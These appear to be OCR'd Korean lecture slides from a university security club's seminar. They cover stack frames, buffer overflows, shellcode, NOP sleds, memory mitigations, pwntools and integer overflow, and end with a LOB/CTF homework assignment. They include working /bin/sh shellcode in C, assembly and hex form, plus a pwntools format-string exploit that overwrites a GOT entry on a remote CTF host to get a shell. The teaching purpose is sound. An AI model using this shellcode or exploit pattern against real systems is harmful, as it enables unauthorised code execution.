


함수 프롤로그

- 4단계: 이후 스택 변수를 할당
  - Ex) SUB esp, 0x10 => SUB는 빼기 연산



함수 프롤로그


add 함수 실행, add 함수의 스택 프레임이 형성된 모습
add 함수 호출 전
main 함수의 스택프레임
buffer
sfp
ret
buffer
sfp
ret
x
y
buffer
sfp
ret
add 함수 종료 후
main 함수의 스택 프레임
buffer
sfp
ret


함수 에필로그

- 함수가 할 일을 다하고 기존의 함수 Stack Frame으로 돌아가는 것을 **에필로그**라고 합니다.

- MOV esp, ebp
- POP ebp
- RET

함수 에필로그

- 1단계: **MOV esp, ebp** (esp의 위치를 ebp로 위치로 옮긴다.




함수 에필로그

- 2단계: POP ebp (스택 상단에 있는 값을 ebp로)
  - Main 함수 Stack Frame BP로 돌아감.

함수 에필로그


- 3단계: RET
  - RET 명령어는 POP eip; JMP eip; 와 같습니다.
  - Main함수로 돌아갑니다..! (돌아온 다음 add esp, 8 로 스택 인자 정리함.)

함수 프롤로그 & 에필로그


add 함수 실행, add 함수의 스택 프레임이 형성된 모습
buffer
sfp
ret
x
y
buffer
sfp
ret
add 함수 호출 전
main 함수의 스택프레임
buffer
sfp
ret
add 함수 종료 후
main 함수의 스택 프레임
buffer
sfp
ret


Buffer Overflow

- 선언한 버퍼 크기보다 많은 데이터를 입력하면 어떻게 될까요?
  - char A[32]; <- 지역변수
  - scanf("%s", &A); <-100글자 입력



Buffer Overflow

- 다른 지역변수나 Return address 를 덮을 수 있다..!!
  - Ret을 덮으면 함수가 종료될 때 **해커가 원하는 address 로 jump** 할 수 있게 됨.
  - *스택을 사용하는 지역변수의 BOF 경우*



Buffer Overflow

- Buffer Overflow는 스택 뿐만 아니라, Heap 영역에서도 발생가능함..!
  - 나중에 배울 예정

Buffer Overflow

- 언어 설계의 보안 허점 -> 초기부터 지금까지 계속 잔존하는 취약점.
- 수 십년간 관련 보안 메커니즘이 계속 연구되고 추가되고 있음.
  - ASLR, CANARY, NX, PIE, Relro …
- 그럼에도 불구하고 항상 우회기술이 존재. (이전보다 공격이 힘들어지는 것은 사실)
- 따라서 BOF 의 공격기법은 매우 많다. (Nop sled, RTL, ROP, Stack pivot …)


Buffer Overflow

- 취약한 함수
  - gets, scanf, strcpy, strcat … 등
  - 길이 검사가 존재하지 않음. -> BOF 발생가능성 매우 높음.

- 따라서 strncpy, fgets 와 같은 입력 길이를 지정할 수 있는 함수를 사용해야함.

Buffer Overflow


- Stack Buffer Overflow
  - ret을 덮어서 최종적으로 exploit에 성공하면 무엇을 할 수 있죠?
    - 프로그램의 흐름을 조작하여 컴퓨터의 OS 명령을 수행하게 할 수 있음. (Arbitrary Code Execution; 임의 명령 실행)
    - 파일을 빼낸다거나.. 카메라를 몰래 훔쳐 본다던가..



Buffer Overflow


- Arbitrary Code Execution..?
  - 흔히 **쉘 땄다!!!** 라고 많이 함.
  - 목적이라고 볼 수 있음.

- CTF에서는 **cat flag** 까지만 함.



Buffer Overflow

- 이제 Stack Buffer Overflow 취약점을 알았으니, 어떻게 Exploit 하는지 차근차근 알아봅시다.



Shellcode

- 공격자가 피해자의 OS Shell에 명령을 실행할 수 있도록 하는 기계어 코드 조각..!!

```c
#include <stdio.h>

int main()
{
        char *bash[] = {"/bin/sh", 0};
        execve(bash[0], &bash, 0);
}
```

```
.global _start

_start:

xor %eax, %eax
xor %edx, %edx

push %eax
push $0x68732f2f
push $0x6e69622f
mov %esp, %ebx

push %edx
push %ebx
mov %esp, %ecx

movb $0x0B, %al
int $0x80
```

```
./myshell:     file format elf32-i386

Disassembly of section .text:

08048074 <_start>:
 8048074:       31 c0                   xor    %eax,%eax
 8048076:       31 d2                   xor    %edx,%edx
 8048078:       50                      push   %eax
 8048079:       68 2f 2f 73 68          push   $0x68732f2f
 804807e:       68 2f 62 69 6e          push   $0x6e69622f
 8048083:       89 e3                   mov    %esp,%ebx
 8048085:       52                      push   %edx
 8048086:       53                      push   %ebx
 8048087:       89 e1                   mov    %esp,%ecx
 8048089:       b0 0b                   mov    $0xb,%al
 804808b:       cd 80                   int    $0x80
```

Shellcode


- 해커의 쉘코드를 프로그램 메모리 상에 올려놓고, **프로그램의 흐름을 조작하여 쉘코드 위치로 jump!!**

- 쉘코드의 길이는 짧을수록 좋음. -> 따라서 어셈블리어로 단순하게 제작함.

- 공격자가 이루고자 하는 행위에 따라 shellcode는 다양해질 수 있음.
  - reverse shell 등


- 32bit, 64bit shellcode도 다 다름.

Shellcode


0xbffffc9c
Low address
Wxe3Wx32Wx11
Wx23Wx34Wx13
A[32]
Wx33Wx41.....
sfp
Wx9cWxfcWxffWxbf
High address
JUMP!!

Nop Sled 기법

- NOP (0x90) assembly 명령어를 이용해 쉘코드 앞에 매우 많이 적어두고, 메모리 주소를 대충 어림잡아 jump 하면 NOP 명령을 쭉 타고 shellcode가 실행됨.



Shellcode

- 예시에서는 쉘코드를 stack에 올리고, 그 위치로 jump 하여 쉘코드가 실행

- 위 예시는 다음과 같은 상황이 존재.
  - 1. 쉘코드 위치인 **stack 주소를 알고**, 이를 ret으로 덮음.
  - 2. **stack 영역에 있는 기계어 코드가 실행이** 됨.

- 현대의 시스템에서는 1번 2번을 어렵게 하는 **BOF 보호기법들이** 있음.


Mitigation

- ASLR
  - **Stack, Heap 영역의 주소를 랜덤화 함**. -> 해커가 쉘코드를 올리고 그 위치를 알아내기 힘듦.
  - 현대의 운영체제에서는 default로 켜져 있음.
  - Library 주소 leak, ROP 기법 등으로 우회 가능.

- NX
  - Text 영역을 제외하고 Stack이나 Heap 영역에 **실행 권한이 없어**, 쉘코드 위치로 jump해도 실행되지 않음.
  - *Return To Libc(RTL), ROP 기법, mprotect 등으로 우회 가능.*

Mitigation

- Stack Canary
  - Buffer와 SFP 사이에 랜덤 8byte 값을 생성하고, 이 값이 변조되었을 경우 프로그램을 강제 종료시킴.
  - 이 또한 우회할 수 있는 방법이 있음.
    - 원본 카나리 TLS..
    - Child process..
    - Info leak..



Mitigation

- PIE: text, data 영역 주소 랜덤화
- RELRO: got 등 read-only 속성 부여
- … 앞으로 자세히 알아보아요

- 바이너리 보호기법 확인
  - gdb-peda$ checksec

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

- linux 환경에서의 메모리 보호기법을 알아보자(1) – Hackerz on the Ship (wordpress.com)

pwntools

- python 모듈
  - 시스템 해킹을 하기 위해 필요하고 편리한 함수들이 내장되어 있음.
  - pwntools — pwntools 4.7.0 documentation
  - 한글로 된 문서도 많으니 구글링!!

```python
from pwn import *

#s = process("./prob")
s = remote("ascurb.cf", 12345)
e = ELF("./prob")

fmt_len = 7
get_shell = 0x08049236
fwrite_got = 0x804c014
s.sendlineafter(": ", "hyomin")

leak_payload = "AAAA %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p"
s.sendlineafter(": ", leak_payload)

payload = fmtstr_payload(fmt_len, {fwrite_got:get_shell})
s.sendlineafter(": ", payload)
s.interactive()
```

pwntools

- Pwntools 처음 쓰는 사람들에게 (tistory.com)

- 접속
  - process / remote / ssh

- 데이터 보내기/받기
  - send /recv

- 패킹
  - p32, p64 / u32, u64

BOF 예제


Integer Over/Underflow

- 정수의 범위를 최솟값, 최대값을 넘길 때 발생하는 버그

형식명	바이트 수	표현 범위
char	1	-128~127
unsigned char	1	0~255
short	2	-32768~32767
unsigned short	2	0~65536
int	4	-2,147,483,648~2,147,483,647
unsigned int	4	0~4,294,967,295
long	4	-2,147,483,648~2,147,483,647
unsigned long	4	0~4,294,967,295
long long	8	-9223372036854775808 ~9223372036854775807
unsigned long long		0 ~ 18446744073709551615

Integer Over/Underflow

- INT



과제

- 1. LOB (lord of bof 풀기) **13번 darknight -> bugbear** 까지
  - 모르겠으면 풀이를 보되, 풀이를 본 것은 이해하고 다시 풀어 보기.
  - 이해가 잘 안가서 설명이 필요하다면 편히 물어보세요!
  - 001. LOB 하는법! (초기설정) <- anxi0 (tistory.com)(구글링 통해 vm세팅 해주세요.)

- 2. 제공된 c 코드, ELF 바이너리 분석하여 pwntools 이용하여 취약점 exploit (쉘 실행)
  - 기초 bof 예제 2개
    - **[중요]64bit 운영체제에서 32bit 바이너리 실행하기**: 64bit 리눅스에서 32bit 프로그램 실행하는 방법(Ubuntu 기준) (tistory.com) (구글링)
  - 응용 문제 2개
    - Problem3은 integer 문제임 (bof X).

- 풀이는 pdf 또는 zip으로 작성하여 cykor.kr 업로드 (기한: 다음 세미나 전까지)

QnA

- lhm1024@korea.ac.kr